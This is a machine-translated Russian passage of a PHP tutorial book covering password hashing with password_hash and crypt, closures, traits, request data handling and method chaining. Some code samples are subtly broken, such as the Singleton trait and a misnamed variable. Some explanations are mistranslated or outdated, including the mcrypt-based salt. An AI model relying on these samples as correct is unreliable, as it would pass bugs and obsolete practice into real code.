Создавайте хэши паролей, используя `password_hash()` чтобы использовать текущую стандартную хэш-версию или ключевой вывод. На момент написания статьи стандартом является bcrypt , что означает, что `PASSWORD_DEFAULT` содержит то же значение, что и `PASSWORD_BCRYPT` .

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

Третий параметр **не** является **обязательным** .

Значение `'cost'` должно быть выбрано на основе аппаратного обеспечения вашего производственного сервера. Увеличение его сделает пароль более дорогостоящим для генерации. Чем дороже, тем больше времени потребуется, чтобы кто-то попытался взломать его, чтобы сгенерировать его. Стоимость в идеале должна быть как можно выше, но на практике она должна быть установлена так, чтобы она не замедляла слишком много. Где-то между 0,1 и 0,4 секунды было бы хорошо. Используйте значение по умолчанию, если у вас есть сомнения.

5,5

На PHP ниже 5.5.0 функции `password_*` недоступны. Вы должны использовать пакет совместимости для замены этих функций. Обратите внимание, что для пакета совместимости требуется PHP 5.3.7 или более поздняя версия или версия, в которую `$2y` резервное `$2y` (например, RedHat).

Если вы не можете их использовать, вы можете реализовать хеширование паролей с помощью `crypt()` Поскольку `password_hash()` реализуется как оболочка вокруг функции `crypt()`

, вам не нужно терять функциональность.

```
// this is a simple implementation of a bcrypt hash otherwise compatible
// with `password_hash()`
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation

// if `CRYPT_BLOWFISH` is 1, that means bcrypt (which uses blowfish) is available
// on your system
if (CRYPT_BLOWFISH == 1) {
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
    // crypt uses a modified base64 variant
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = strtr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` determines which hashing algorithm to use by the form of the salt string
    // that is passed in
    $hashedPassword = crypt($plaintextPassword, '$2y$10$'.$salt.'$');
}
```

Соль для хеша пароля

Несмотря на надежность алгоритма криптографии, по-прежнему существует уязвимость против радужных таблиц . Вот почему, поэтому рекомендуется использовать **соль** .

Соль - это то, что добавлено к паролю перед хэшированием, чтобы сделать исходную строку уникальной. Учитывая два идентичных пароля, полученные хеши будут также уникальными, поскольку их соли уникальны.

Случайная соль - одна из важнейших частей вашей защиты паролем. Это означает, что даже с помощью таблицы поиска известных хэшей пароля злоумышленник не может сопоставить хэш пароля вашего пользователя с хэшами паролей базы данных, так как используется случайная соль. Вы должны использовать всегда случайные и криптографически безопасные соли. Прочитайте больше

С помощью алгоритма `bcrypt` `password_hash()` сохраняется соль обычного текста вместе с полученным хешем, что означает, что хэш может быть передан через разные системы и платформы и по-прежнему сопоставляться с исходным паролем.

7,0

Даже если это не рекомендуется, вы можете использовать опцию `salt` чтобы определить вашу собственную случайную соль.

```
$options = [
       'salt' => $salt, //see example below
];
```

Важно . Если вы опустите эту опцию, случайная соль будет сгенерирована с помощью пароля_hash () для каждого хэша. Это назначенный режим работы.

7,0

Опция salt устарела с PHP 7.0.0. В настоящее время предпочтительнее просто использовать соль, которая генерируется по умолчанию.

Проверка пароля на хэш

`password_verify()` - это встроенная функция (начиная с PHP 5.5), чтобы проверить правильность пароля для известного хэша.

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
}
else {
    echo 'Invalid Password.';
}
?>
```

Все поддерживаемые алгоритмы хэширования сохраняют информацию, идентифицирующую, какой хэш использовался в самом хеше, поэтому нет необходимости указывать, какой алгоритм вы используете для кодирования пароля с открытым текстом.

Если функции password_ * недоступны в вашей системе (и вы не можете использовать пакет совместимости, связанный в примечаниях ниже), вы можете реализовать проверку пароля с помощью функции `crypt()` . Обратите внимание, что необходимо избегать временных атак .

```
<?php
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation
if (CRYPT_BLOWFISH == 1) {
    // `crypt()` discards all characters beyond the salt length, so we can pass in
    // the full hashed password
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // this a basic constant-time comparison based on the full implementation used
    // in `password_hash()`
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo 'Valid Password';
    }
    else {
        echo 'Invalid Password';
    }
}
```

```
?>
```

Прочитайте Функции хеширования пароля онлайн: https://riptutorial.com/ru/php/topic/530/функции-хеширования-пароля

глава 106: Функциональное программирование

Вступление

Функциональное программирование PHP зависит от функций. Функции в PHP предоставляют организованный, многоразовый код для выполнения набора действий. Функции упрощают процесс кодирования, предотвращают избыточную логику и упрощают выполнение кода. В этом разделе описывается декларация и использование функций, аргументов, параметров, операторов возврата и области видимости в PHP.

Examples

Присвоение переменных

Анонимные функции могут быть назначены переменным для использования в качестве параметров, в которых ожидается обратный вызов:

```
$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);
```

Эти переменные также могут использоваться как автономные вызовы функций:

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

Использование внешних переменных

Конструкция `use` используется для импорта переменных в область анонимной функции:

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

echo $myfunction(81620); //Outputs 35
```

Переменные также можно импортировать по ссылке:

```
$collection = [];
```

```
$additem = function($item) use (&$collection) {
    $collection[] = $item;
};

$additem(1);
$additem(2);

//$collection is now [1,2]
```

Передача функции обратного вызова в качестве параметра

Существует несколько функций PHP, которые принимают пользовательские функции обратного вызова в качестве параметра, такие как: `call_user_func()` , `usort()` и `array_map()` .

В зависимости от того, где определена определяемая пользователем функция обратного вызова, существуют разные способы их передачи:

Процедурный стиль:

```
function square($number)
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Объектно-ориентированный стиль:

```
class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Объектно-ориентированный стиль с использованием статического метода:

```
class StaticSquareHolder
```

```
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
// or:
$final_array = array_map('StaticSquareHolder::square', $initial_array); // for PHP >= 5.2.3

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Использование встроенных функций в качестве обратных вызовов

В функциях, `callable` в качестве аргумента, вы также можете поместить строку с встроенной функцией PHP. Обычно используется `trim` как параметр `array_map` для удаления ведущего и `array_map` пробела из всех строк в массиве.

```
$arr = ['   one  ', 'two   ', '   three'];
var_dump(array_map('trim', $arr));

// array(3) {
//   [0] =>
//   string(3) "one"
//   [1] =>
//   string(3) "two"
//   [2] =>
//   string(5) "three"
// }
```

Анонимная функция

Анонимная функция - это просто **функция** , которая не имеет имени.

```
// Anonymous function
function() {
    return "Hello World!";
};
```

В PHP анонимная функция рассматривается как **выражение,** и по этой причине она должна заканчиваться точкой с запятой `;` ,

Для переменной должна быть **назначена** анонимная функция.

```
// Anonymous function assigned to a variable
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

Или он должен быть **передан как параметр** другой функции.

```
$users = [
    ['name' => 'Alice', 'age' => 20],
    ['name' => 'Bobby', 'age' => 22],
    ['name' => 'Carol', 'age' => 17]
];

// Map function applying anonymous function
$userName = array_map(function($user) {
    return $user['name'];
}, $users);

print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

Или даже был **возвращен** из другой функции.

Самостоятельные анонимные функции:

```
// For PHP 7.x
(function () {
    echo "Hello world!";
})();

// For PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

Передача аргумента в самостоятельные исполняемые анонимные функции:

```
// For PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');

// For PHP 5.x
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

Объем

В PHP анонимная функция имеет свою **область видимости,** как и любую другую функцию PHP.

В JavaScript анонимная функция может получить доступ к переменной во внешней области. Но в PHP это недопустимо.

```
$name = 'John';

// Anonymous function trying access outside scope
$sayHello = function() {
    return "Hello $name!";
```

```
}

print $sayHello('John'); // Hello !
// With notices active, there is also an Undefined variable $name notice
```

Затворы

Закрытие - анонимная функция, которая не может получить доступ к внешней области.

При определении анонимной функции как таковой вы создаете «пространство имен» для этой функции. В настоящее время он имеет доступ только к этому пространству имен.

```
$externalVariable = "Hello";
$secondExternalVariable = "Foo";
$myFunction = function() {

  var_dump($externalVariable, $secondExternalVariable); // returns two error notice, since the
variables aren´t defined

}
```

Он не имеет доступа к каким-либо внешним переменным. Чтобы предоставить это разрешение для этого пространства имен для доступа к внешним переменным, вам необходимо ввести его через закрытие (`use()`).

```
$myFunction = function() use($externalVariable, $secondExternalVariable) {
   var_dump($externalVariable, $secondExternalVariable); // Hello Foo
}
```

Это в значительной степени связано с ограниченным *охватом* переменных PHP. *Если переменная не определена в пределах области действия или не включена в* `global` *то она не существует.*

Также обратите внимание:

> Наследование переменных из родительской области не совпадает с использованием глобальных переменных. Глобальные переменные существуют в глобальной области, что то же самое независимо от того, какая функция выполняется.
>
> Родительская область замыкания - это функция, в которой было объявлено закрытие (не обязательно функция, из которой она была вызвана).

Взято из документации PHP для анонимных функций

В PHP закрытие использует **ранний** подход. Это означает, что переменные, переданные в пространство имен замыкания с `use` ключевого слова `use` будут иметь одинаковые значения,

когда было определено закрытие.

Чтобы изменить это поведение, вы должны передать переменную **по ссылке** .

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use ($rate) {
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
```

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use (&$rate) { // notice the & before $rate
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10
```

Аргументы по умолчанию не обязательно требуются при определении анонимных функций с / без закрытия.

```
$message = 'Im yelling at you';

$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // returns: IM YELLING AT YOU
```

Чистые функции

Чистая функция - это функция, которая, учитывая тот же ввод, всегда будет возвращать тот же результат и свободна от **побочных эффектов** .

```
// This is a pure function
function add($a, $b) {
    return $a + $b;
}
```

Некоторые **побочные эффекты** *меняют файловую систему* , *взаимодействуют с базами данных* , *печатают на экране* .

```
// This is an impure function
function add($a, $b) {
    echo "Adding...";
```

```
    return $a + $b;
}
```

Объекты как функция

```
class SomeClass {
    public function __invoke($param1, $param2) {
        // put your code here
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // call the __invoke() method
```

Объект с методом `__invoke` может использоваться точно так же, как любая другая функция.

Метод `__invoke` будет иметь доступ ко всем свойствам объекта и сможет вызывать любые методы.

Общие функциональные методы в PHP

картографирование

Применение функции ко всем элементам массива:

```
array_map('strtoupper', $array);
```

Имейте в виду, что это единственный метод списка, где обратный вызов приходит первым.

Уменьшение (или складывание)

Уменьшение массива до одного значения:

```
$sum = array_reduce($numbers, function ($carry, $number) {
   return $carry + $number;
});
```

фильтрация

Возвращает только элементы массива, для которых обратный вызов возвращает `true` :

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
```

```
});
```

Прочитайте Функциональное программирование онлайн:
https://riptutorial.com/ru/php/topic/205/функциональное-программирование

глава 107: Черты

Examples

Черты для облегчения повторного использования горизонтального кода

Предположим, у нас есть интерфейс для ведения журнала:

```
interface Logger {
    function log($message);
}
```

Теперь скажем, что у нас есть две конкретные реализации интерфейса `Logger` : `FileLogger` и `ConsoleLogger` .

```
class FileLogger implements Logger {
    public function log($message) {
        // Append log message to some file
    }
}

class ConsoleLogger implements Logger {
    public function log($message) {
        // Log message to the console
    }
}
```

Теперь, если вы определите какой-то другой класс `Foo` который вы также хотите выполнять для ведения журналов, вы можете сделать что-то вроде этого:

```
class Foo implements Logger {
    private $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

`Foo` теперь также `Logger` , но его функциональность зависит от реализации `Logger` переданной ему через `setLogger()` . Если теперь мы хотим, чтобы класс `Bar` также имел этот механизм регистрации, нам пришлось бы дублировать эту логику в классе `Bar` .

Вместо дублирования кода можно определить признак:

```
trait LoggableTrait {
    protected $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

Теперь, когда мы определили логику в признаке, мы можем использовать признак, чтобы добавить логику в классы `Foo` и `Bar` :

```
class Foo {
    use LoggableTrait;
}

class Bar {
    use LoggableTrait;
}
```

И, например, мы можем использовать класс `Foo` следующим образом:

```
$foo = new Foo();
$foo->setLogger( new FileLogger() );

//note how we use the trait as a 'proxy' to call the Logger's log method on the Foo instance
$foo->log('my beautiful message');
```

Решение конфликта

Попытка использовать несколько признаков в одном классе может привести к проблемам, связанным с конфликтующими методами. Вам необходимо разрешить такие конфликты вручную.

Например, давайте создадим эту иерархию:

```
trait MeowTrait {
    public function say() {
        print "Meow \n";
    }
}

trait WoofTrait {
    public function say() {
        print "Woof \n";
    }
}

abstract class UnMuteAnimals {
```

```
    abstract function say();
}

class Dog extends UnMuteAnimals {
    use WoofTrait;
}

class Cat extends UnMuteAnimals {
    use MeowTrait;
}
```

Теперь давайте попробуем создать следующий класс:

```
class TalkingParrot extends UnMuteAnimals {
    use MeowTrait, WoofTrait;
}
```

PHP-интерпретатор вернет фатальную ошибку:

> **Неустранимая ошибка:** метод Trait сказать не применялся, потому что на TalkingParrot происходят столкновения с другими методами trait

Чтобы разрешить этот конфликт, мы могли бы сделать это:

- используйте ключевое слово `insteadof` чтобы использовать метод из одного признака вместо метода из другого признака
- создать псевдоним для метода с конструкцией, подобной `WoofTrait::say as sayAsDog;`

```
class TalkingParrotV2 extends UnMuteAnimals {
    use MeowTrait, WoofTrait {
        MeowTrait::say insteadof WoofTrait;
        WoofTrait::say as sayAsDog;
    }
}

$talkingParrot = new TalkingParrotV2();
$talkingParrot->say();
$talkingParrot->sayAsDog();
```

Этот код будет выдавать следующий результат:

> мяу
> гав

Использование нескольких признаков

```
trait Hello {
    public function sayHello() {
        echo 'Hello ';
    }
}
```

```
trait World {
    public function sayWorld() {
        echo 'World';
    }
}

class MyHelloWorld {
    use Hello, World;
    public function sayExclamationMark() {
        echo '!';
    }
}

$o = new MyHelloWorld();
$o->sayHello();
$o->sayWorld();
$o->sayExclamationMark();
```

Вышеприведенный пример выводит:

```
Hello World!
```

Изменение видимости метода

```
trait HelloWorld {
    public function sayHello() {
        echo 'Hello World!';
    }
}

// Change visibility of sayHello
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// Alias method with changed visibility
// sayHello visibility not changed
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}
```

Выполнение этого примера:

```
(new MyClass1())->sayHello();
// Fatal error: Uncaught Error: Call to protected method MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// Fatal error: Uncaught Error: Call to private method MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!
```

Поэтому имейте в виду, что в последнем примере в `MyClass2` исходный не сглаженный метод из `trait HelloWorld` остается доступным как есть.

Что такое черта?

PHP допускает только одно наследование. Другими словами, класс может `extend` только один класс. Но что, если вам нужно включить что-то, что не принадлежит родительскому классу? До PHP 5.4 вам нужно будет проявить творческий подход, но в 5.4 были введены черты. Черты позволяют вам в основном «копировать и вставлять» часть класса в ваш основной класс

```
trait Talk {
    /** @var string */
    public $phrase = 'Well Wilbur...';
    public function speak() {
         echo $this->phrase;
    }
}

class MrEd extends Horse {
    use Talk;
    public function __construct() {
         $this->speak();
    }

    public function setPhrase($phrase) {
         $this->phrase = $phrase;
    }
}
```

Итак, у нас есть `MrEd` , который уже расширяет `Horse` . Но не все лошади `Talk` , поэтому у нас есть черта для этого. Отметим, что это делает

Во-первых, мы определяем нашу черту. Мы можем использовать его с автозагрузкой и пространствами имен (см. Также ссылку на класс или функцию в пространстве имен). Затем мы включили его в наш `MrEd` класса с ключевым словом `use` .

Вы заметите, что `MrEd` использует функции `Talk` и переменные без их определения. Помните, что мы говорили о **копировании и вставке** ? Теперь эти функции и переменные определены внутри класса, как если бы этот класс определил их.

Черты наиболее тесно связаны с абстрактными классами, поскольку вы можете определить переменные и функции. Вы также не можете создавать экземпляр напрямую (т. `new Trait()`). Черты не могут заставить класс неявно определять функцию типа абстрактного класса или интерфейса. Черты **только** для явных определений (поскольку вы можете `implement` столько интерфейсов, сколько хотите, см. Раздел Интерфейсы).

Когда следует использовать черту?

Первое, что вы должны сделать, рассматривая Черту, - задать себе этот важный вопрос

> Могу ли я использовать черту, реструктурируя свой код?

Чаще всего ответ будет *Да* . Черты являются краевыми случаями, вызванными одиночным наследованием. Искушение злоупотреблять или злоупотреблять чертами может быть высоким. Но учтите, что Trait вводит другой источник для вашего кода, а это означает, что есть еще один уровень сложности. В данном примере мы имеем дело только с 3 классами. Но черты означают, что теперь вы можете иметь дело гораздо больше. Для каждого Тренда ваш класс становится намного сложнее в работе, так как теперь вы должны обратиться к каждому значению, чтобы узнать, что он определяет (и, возможно, там, где произошло столкновение, см. Разрешение конфликтов). В идеале, вы должны сохранить как можно меньше признаков в своем коде.

Черты для сохранения классов

Со временем наши классы могут внедрять все больше и больше интерфейсов. Когда эти интерфейсы имеют много методов, общее количество методов в нашем классе станет очень большим.

Например, предположим, что у нас есть два интерфейса и класс, реализующий их:

```
interface Printable {
    public function print();
    //other interface methods...
}

interface Cacheable {
    //interface methods
}

class Article implements Cachable, Printable {
    //here we must implement all the interface methods
    public function print(){ {
        /* code to print the article */
    }
}
```

Вместо того, чтобы внедрять все методы интерфейса внутри класса `Article` , мы могли бы использовать отдельные черты для реализации этих интерфейсов, **сохраняя класс меньшим и разделяя код реализации интерфейса с классом.**

Например, для реализации интерфейса `Printable` мы могли бы создать этот признак:

```
trait PrintableArticle {
    //implements here the interface methods
    public function print() {
        /* code to print the article */
    }
}
```

и заставить класс использовать черту:

```
class Article implements Cachable, Printable {
```

```
    use PrintableArticle;
    use CacheableArticle;
}
```

Основными преимуществами были бы то, что наши методы реализации интерфейса будут отделены от остальной части класса и сохранены в признаке, который **несет полную ответственность за реализацию интерфейса для этого конкретного типа объекта.**

Внедрение Singleton с использованием черт

Отказ от ответственности : *никоим образом этот пример не защищает использование синглетов. Синглтоны должны использоваться с большой осторожностью.*

В PHP существует довольно стандартный способ реализации singleton:

```
public class Singleton {
    private $instance;

    private function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() is 'basically' equivalent to new Singleton()
            self::$instance = new self();
        }

        return self::$instance;
    }

    // Prevent cloning of the instance
    protected function __clone() { }

    // Prevent serialization of the instance
    protected function __sleep() { }

    // Prevent deserialization of the instance
    protected function __wakeup() { }
}
```

Чтобы предотвратить дублирование кода, рекомендуется извлечь это поведение в черту.

```
trait SingletonTrait {
    private $instance;

    protected function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() will refer to the class that uses the trait
            self::$instance = new self();
        }

        return self::$instance;
    }
```

```
    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}
```

Теперь любой класс, который хочет функционировать как одноэлементный, может просто использовать признак:

```
class MyClass {
    use SingletonTrait;
}

// Error! Constructor is not publicly accessible
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// All calls below will fail due to method visibility
$myClassCopy = clone $myClass; // Error!
$serializedMyClass = serialize($myClass); // Error!
$myClass = deserialize($serializedMyclass); // Error!
```

Несмотря на то, что теперь невозможно сериализовать синглтон, все же полезно также запретить метод десериализации.

Прочитайте Черты онлайн: https://riptutorial.com/ru/php/topic/999/черты

глава 108: Чтение данных запроса

замечания

Выбор между GET и POST

GET , лучше всего предоставлять данные, необходимые для отображения страницы, и их можно использовать несколько раз (поисковые запросы, фильтры данных ...). Они являются частью URL-адреса, что означает, что они могут быть добавлены в закладки и часто используются повторно.

Запросы **POST,** с другой стороны, предназначены для отправки данных на сервер только один раз (контактные формы, формы входа ...). В отличие от GET, который принимает только ASCII, запросы POST также позволяют бинарные данные, включая загрузку файлов .

Вы можете найти более подробное объяснение их различий здесь .

Уязвимость данных запроса

Также посмотрите: какие уязвимости используются при прямом использовании GET и POST?

Получение данных из суперглобальных переменных $ _GET и $ _POST без какой-либо проверки считается плохой практикой и открывает методы для пользователей для потенциального доступа или компрометации данных с помощью инъекций кода и SQL . Неверные данные должны быть проверены и отклонены, чтобы предотвратить такие атаки.

Данные запроса должны быть экранированы в зависимости от того, как они используются в коде, как указано здесь и здесь . В этом ответе можно найти несколько различных функций эвакуации для общих случаев использования данных.

Examples

Обработка ошибок загрузки файлов

`$_FILES["FILE_NAME"]['error']` (где `"FILE_NAME"` - это значение атрибута имени входного файла, представленного в вашей форме) может содержать одно из следующих значений:

1. `UPLOAD_ERR_OK` - Нет ошибки, файл загружен с успехом.
2. `UPLOAD_ERR_INI_SIZE` - Загруженный файл превышает директиву upload_max_filesize в

`php.ini` .

3. `UPLOAD_ERR_PARTIAL` - загруженный файл превышает директиву MAX_FILE_SIZE, указанную в HTML-форме.
4. `UPLOAD_ERR_NO_FILE` - файл не загружен.
5. `UPLOAD_ERR_NO_TMP_DIR` - Отсутствует временная папка. (Из PHP 5.0.3).
6. `UPLOAD_ERR_CANT_WRITE` - Не удалось записать файл на диск. (Из PHP 5.1.0).
7. `UPLOAD_ERR_EXTENSION` - расширение PHP остановило загрузку файла. (Из PHP 5.2.0).

Основным способом проверки ошибок является следующее:

```
<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // where FILE_NAME is the name attribute of the
file input in your form
switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // Exceeds max size in php.ini
        break;
    case UPLOAD_ERR_PARTIAL:
        // Exceeds max size in html form
        break;
    case UPLOAD_ERR_NO_FILE:
        // No file was uploaded
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // No /tmp dir to write to
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // Error writing to disk
        break;
    default:
        // No error was faced! Phew!
        break;
}
```

Чтение данных POST

Данные из запроса POST хранятся в суперглобальном `$_POST` в форме ассоциативного массива.

Обратите внимание, что доступ к несуществующему элементу массива генерирует уведомление, поэтому существование всегда следует проверять с помощью функций `isset()` или `empty()` или оператора null coalesce.

Пример:

```
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
```

7,0

```
$from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

Чтение данных GET

Данные из запроса GET хранятся в суперглобальном `$_GET` в форме ассоциативного массива.

Обратите внимание, что доступ к несуществующему элементу массива генерирует уведомление, поэтому существование всегда следует проверять с помощью функций `isset()` или `empty()` или оператора null coalesce.

Пример: (для URL `/topics.php?author=alice&topic=php`)

```
$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
```

7,0

```
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";
```

Чтение исходных данных POST

Обычно данные, отправленные в запросе POST, представляют собой структурированные пары ключ / значение с типом MIME- `application/x-www-form-urlencoded` . Однако для многих приложений, таких как веб-сервисы, вместо них необходимо отправить необработанные данные, часто в формате XML или JSON. Эти данные могут быть прочитаны с использованием одного из двух методов.

`php://input` - это поток, который обеспечивает доступ к необработанному тексту запроса.

```
$rawdata = file_get_contents("php://input");
// Let's say we got JSON
$decoded = json_decode($rawdata);
```

5,6

`$HTTP_RAW_POST_DATA` - это глобальная переменная, содержащая необработанные данные POST. Он доступен только в том случае, если `always_populate_raw_post_data` директива `always_populate_raw_post_data` в `php.ini` .

```
$rawdata = $HTTP_RAW_POST_DATA;
```

```
// Or maybe we get XML
$decoded = simplexml_load_string($rawdata);
```

Эта переменная устарела с PHP версии 5.6 и была удалена в PHP 7.0.

Обратите внимание, что ни один из этих методов не доступен, если для типа содержимого задано значение `multipart/form-data` , которое используется для загрузки файлов.

Загрузка файлов с помощью HTTP PUT

PHP обеспечивает поддержку метода HTTP PUT, используемого некоторыми клиентами для хранения файлов на сервере. Запросы PUT намного проще, чем загрузка файлов с использованием запросов POST, и они выглядят примерно так:

```
PUT /path/filename.html HTTP/1.1
```

В ваш PHP-код вы тогда сделаете что-то вроде этого:

```
<?php
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("putfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
  fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```

Также здесь вы можете прочитать интересные вопросы и ответы о получении файла через HTTP PUT.

Передача массивов POST

Обычно элемент HTML-формы, представленный в PHP, приводит к одному значению. Например:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">Submit</button>
</form>
```

Это приводит к следующему результату:

```
Array
(
    [foo] => bar
)
```

Однако могут быть случаи, когда вы хотите передать массив значений. Это можно сделать, добавив PHP-подобный суффикс к имени HTML-элементов:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Это приводит к следующему результату:

```
Array
(
    [foo] => Array
        (
            [0] => bar
            [1] => baz
        )

)
```

Вы также можете указать индексы массива в виде чисел или строк:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Что возвращает этот вывод:

```
Array
(
    [foo] => Array
        (
            [42] => bar
            [foo] => baz
        )

)
```

Этот метод можно использовать, чтобы избежать циклов обработки после массива `$_POST` , делая ваш код более компактным и более кратким.

Прочитайте Чтение данных запроса онлайн: https://riptutorial.com/ru/php/topic/2668/чтение-данных-запроса

глава 109: Шаблоны проектирования

Вступление

В этом разделе приведены примеры хорошо известных шаблонов проектирования, реализованных в PHP.

Examples

Цепочка методов в PHP

Метод Chaining - это метод, описанный в книге Мартина Фаулера « *Доменные языки»* . Цепь метода суммируется как

> *Заставляет методы-модификаторы возвращать объект-хост, так что несколько модификаторов могут быть вызваны в одном выражении* .

Рассмотрим эту нецелую / правильную часть кода (портированную на PHP из вышеупомянутой книги)

```
$hardDrive = new HardDrive;
$hardDrive->setCapacity(150);
$hardDrive->external();
$hardDrive->setSpeed(7200);
```

Метод Chaining позволит вам написать приведенные выше утверждения более компактным образом:

```
$hardDrive = (new HardDrive)
    ->setCapacity(150)
    ->external()
    ->setSpeed(7200);
```

Все, что вам нужно сделать для этого, - это `return $this` в методах, из которых вы хотите связать:

```
class HardDrive {
    protected $isExternal = false;
    protected $capacity = 0;
    protected $speed = 0;

    public function external($isExternal = true) {
        $this->isExternal = $isExternal;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setCapacity($capacity) {
```

```
        $this->capacity = $capacity;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setSpeed($speed) {
        $this->speed = $speed;
        return $this; // returns the current class instance to allow method chaining
    }
}
```

Когда его использовать

Основными вариантами использования для использования метода Chaining является построение внутренних доменных языков. Метод Chaining является *строительным блоком* в Expression Builders и Fluent Interfaces . Однако это не синоним . Метод Chaining просто позволяет это. Цитата Фаулера:

> Я также заметил распространенное заблуждение - многие люди, кажется, приравнивают к свободному интерфейсу с методом Цепочка. Конечно, цепочка - это обычная техника для использования с плавными интерфейсами, но истинная беглость намного больше.

С учетом сказанного, использование метода Chaining только для того, чтобы избежать записи объекта-хозяина, многие считают кодом запаха . Это делает для неочевидных API-интерфейсов, особенно при смешивании с API-интерфейсами без цепочки.

Дополнительные примечания

Разделение запросов команд

Разделение командного запроса - это принцип проектирования, созданный Бертран Мейер . В нем говорится, что методы, изменяющие состояние (*команды*), не должны возвращать ничего, тогда как методы, возвращающие что-то (*запросы*), не должны мутировать состояние. Это упрощает рассуждение о системе. Метод Chaining нарушает этот принцип, потому что мы мутируем состояние *и* возвращаем что-то.

Геттеры

При использовании классов, которые реализуют цепочку методов, обратите особое внимание при вызове методов getter (т. Е. Методов, возвращающих нечто, отличное от `$this`). Поскольку getters должен возвращать значение, отличное от `$this` , привязка дополнительного метода к геттеру заставляет вызов работать с *полученным* значением, а

не с исходным объектом. Хотя есть некоторые варианты использования для прикованных геттеров, они могут сделать код менее читаемым.

Закон Деметры и влияние на тестирование

Метод Chaining, представленный выше, не нарушает Закон Деметры . Это также не влияет на тестирование. Это потому, что мы возвращаем экземпляр хоста, а не какой-то соавтор. Это распространенное заблуждение, связанное с тем, что люди путают простое соединение методов с использованием *свободных интерфейсов* и *выразителей* . Только когда метод Chaining возвращает *другие объекты, кроме объекта-хозяина,* который вы нарушаете Закон Деметры, и заканчиваетесь мечами в ваших тестах.

